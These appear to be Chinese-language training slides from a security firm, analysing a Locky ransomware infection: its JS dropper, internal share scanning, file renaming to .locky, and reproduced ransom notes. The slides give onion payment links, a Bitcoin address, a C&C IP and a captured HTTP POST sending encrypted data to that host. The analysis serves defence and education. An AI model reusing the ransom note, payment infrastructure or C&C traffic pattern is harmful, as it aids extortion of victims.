
"C:\Users\Dark\AppData\Local\Temp\sKQ3b8n90tdprRm.exe"

Current directory:

C:\Users\Dark\Desktop\payment_first-team_148901\

Autostart Location:

- ◆ 首先執行 js 的檔案，系統會使用預設 java script 程式去執行。
- ◆ 位於隱藏路徑中 \AppData\Local\Temp\ 的 sKQ3b8n90tdprRm.exe 惡意程式正在執行，而該程式就是透過原本的 js 檔案產生的。



- ◆ 查看該惡意程式 sKQ3b8n90tdprRm.exe 的網路狀態可以發現，正在對外部 84.19.170.244 的網路連線，該 IP 位址於 RU 俄羅斯國家。

System	4	TCP	54294	140.	139	netbios-ssn	140.	
Unknown	0	TCP	54273	140.	139	netbios-ssn	140.	ip .edu.tw
Unknown	0	TCP	54276	140.	139	netbios-ssn	140.	ip .edu.tw
Unknown	0	TCP	54274	140.	139	netbios-ssn	140.	ip .edu.tw
Unknown	0	TCP	54275	140.	139	netbios-ssn	140.	ip .edu.tw
Unknown	0	TCP	54278	140.	139	netbios-ssn	140.	ip .edu.tw

- ◆ 該程式除了對外 IP 建立連線，也會針對內部網段其他 IP 進行 scan 動作，判斷為找尋可存取的網路檔案進行檔案加密。

~ = +, = ~, ~, ~,

!!!重要資訊 !!!!

您的所有檔已被**RSA-2048** 和**AES-128**暗碼進行了加密。

欲獲取更多關於**RSA**的資訊，請參閱：

<http://zh.wikipedia.org/wiki/RSA>加密演算法

<http://zh.wikipedia.org/wiki/高級加密標準>

只有我們的機密伺服器上的私人金鑰和解密程式才能解密您的檔。

如要接收您的私人金鑰，請點擊以下其中一個連結：

1. <http://32kl2rwsjvqjeui7.tor2web.org/EC3737B6C31BE444>

2. <http://32kl2rwsjvqjeui7.onion.to/EC3737B6C31BE444>

3. <http://32kl2rwsjvqjeui7.onion.cab/EC3737B6C31BE444>

如果以上位址都無法打開，請按照以下步驟操作：

1. 下載並安裝洋蔥流覽器（Tor Browser）：<https://www.torproject.org/download/download-easy.html>

2. 安裝成功後，運行流覽器，等待初始化。










3. 在位址欄輸入：32kl2rwsjvqjeui7.onion/EC3737B6C31BE444

4. 按照網站上的說明進行操作。

!!! 您的個人識別ID: **EC3737B6C31BE444** !!!

= + ~ | = + - * * | | . _ - * ~ _ - +

- ◆ 當所有磁碟內部或外部的關聯檔案都被加密後，桌面會跳出一個圖片檔「_HELP_instructions.bmp」以及一個「_HELP_instructions.txt」說明檔，說明檔，主要內容是引導受害者如何進行繳付勒索贖金，此時所有可開啟文件都已經無法開啟。。

 _HELP_instructions.txt	2016/3/30 下午 02:56
 EC3737B6C31BE444BED67029F4B84F7A.locky	2016/3/30 下午 02:56
 EC3737B6C31BE444CD206A176889B5EB.locky	2016/3/30 下午 02:57
 EC3737B6C31BE444F7C442B89722639A.locky	2016/3/30 下午 02:57
 EC3737B6C31BE444F952C4A33A360B17.locky	2016/3/30 下午 02:56
 EC3737B6C31BE4443B3EB9A4DB9E7C5A.locky	2016/3/30 下午 02:57
 EC3737B6C31BE44407A2FB9D1DBA3FF1.locky	2016/3/30 下午 02:57
 EC3737B6C31BE44461AC55A396E63116.locky	2016/3/30 下午 02:57
 EC3737B6C31BE4449845F47BF69639B8.locky	2016/3/30 下午 02:56

- ◆ 此時隨意開啟資料夾查看原有文件檔，發現所文件檔的確都被置換檔案名稱以及副檔為 locky，並附上一個贖金引導的 txt 說明檔，其內容同於黑底紅字的圖片內容。

只有我們的機密伺服器上的私人金鑰和解密程式才能解密您的檔。
如要接收您的私人金鑰，請點擊以下其中一個連結：

1. <http://32kl2rwsjvqjeui7.tor2web.org/EC3737B6C31BE444>
2. <http://32kl2rwsjvqjeui7.onion.to/EC3737B6C31BE444>
3. <http://32kl2rwsjvqjeui7.onion.cab/EC3737B6C31BE444>



32kl2rwsjvqjeui7.onion/EC3737B6C31BE444

New Identity

New Tor Circuit for this Site

Privacy and Security Settings...

Tor Network Settings...

Check for Tor Browser Update...

Tor circuit for this site

(32kl2rwsjvqjeui7.onion):

- This browser
- Germany (81.7.10.93)
- France (195.154.113.79)
- Germany (5.9.140.195)
- (relay)
- (relay)
- (relay)
- Onion site

◆ 此例開啟特殊 onion 網域位址後看到至少經過三次的 Relay IP，才轉跳至未知的目的地 onion site。

4 发送 0.5 比特币给比特币地址：

1Mt2RLLrz2W744QU5D6GpTNmdb5h6pBAqU

注：要用处理达30分钟或更长时间为的是确认支付交易。耐心等待...

日期	比特币的数量	交易ID	确认
		not found	

使重新页并下载解码软件。

接收确认比特币交易后，您会被重定向到下载解码软件的页。

- ◆ 透過 Tor 瀏覽器成功開啟網址後，出現簡體中文Locky Decryptor 網頁，意思是受害者必須向該站購買解密的金鑰程式，才能還原被加密過的檔案，並且必須透以比特幣作為支付方式將 0.5 BTC 付款至指定位址，大約是 7000 台幣。

SHA256: 7a6cf27dda962107e9b439c25c95db92e13f3587985eea656185a49ed1f4a72f

File name: 2.exe

Detection ratio: 46 / 57

Analysis date: 2016-04-05 14:53:55 UTC (10 hours, 57 minutes ago)

Antivirus

Result

ALYac

Trojan.Ransom.LockyCrypt

AVG

Crypt5.ASCM

AVware

Trojan.Win32.Generic!BT

Ad-Aware

Trojan.GenericKD.3118559

- ◆ 所有檔案被加密後，原本的惡意程式 js 檔案和 sKQ3b8n90tdprRm .exe 檔案也都會自我移除。
- ◆ 透過 Virustotal 掃描 sKQ3b8n90tdprRm .exe 可以很清楚看到是高偵測比例 46/57 的勒索軟體，檢測名稱是 2.exe。

NetWitness Reconstruction for session ID: 6 (Source 140 : 54272, Target 46.8.44.39 : 80)
Time 3/24/2016 10:29:47 to 3/24/2016 10:33:10 Packet Size 3,290 bytes Payload Size 2,546 bytes
Protocol 2048/6/80 Flags Keep Assembled AppMeta NetworkMeta Packet Count 13


R
E
Q
U
E
S
T

POST /main.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2
; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0
; InfoPath.3)
Host: 46.8.44.39
Content-Length: 100
Connection: Keep-Alive
Cache-Control: no-cache

揀 ^W兼 則E酸运 ,/ D鄺焗Ad, 踏夕 3送 &魔S ?A1;P裘 褥 i;B 亞 ;~灤o

HTTP/1.1 200 OK
Server: nginx
Date: Thu, 24 Mar 2016 02:29:48 GMT

- ◆ 從網路封包中可以看到，主機感染惡意程式一開始會連到烏克蘭的 C&C 主機「46.8.44.39」，並且透過 HTTP POST 方式將加密內容送出，判定可能是勒索加密的私鑰。
- ◆ 當主機向上層 C&C 報到並送出私鑰後，惡意程式開始對內部網路進行 netbios 的掃描，並嘗試針對能夠存取共享資料夾進行加密，若有連接網路磁碟或 NAS 就有可能遭受破壞。



您如何避免自己成為勒索軟體的受害者？

- 開啟電子郵件之前請先仔細看清楚
- 避免點選不明來源電子郵件內的連結
- 備份、備份、備份您的重要檔案

課後評量





BCCS 漢昕科技

謝謝聆聽

Thank you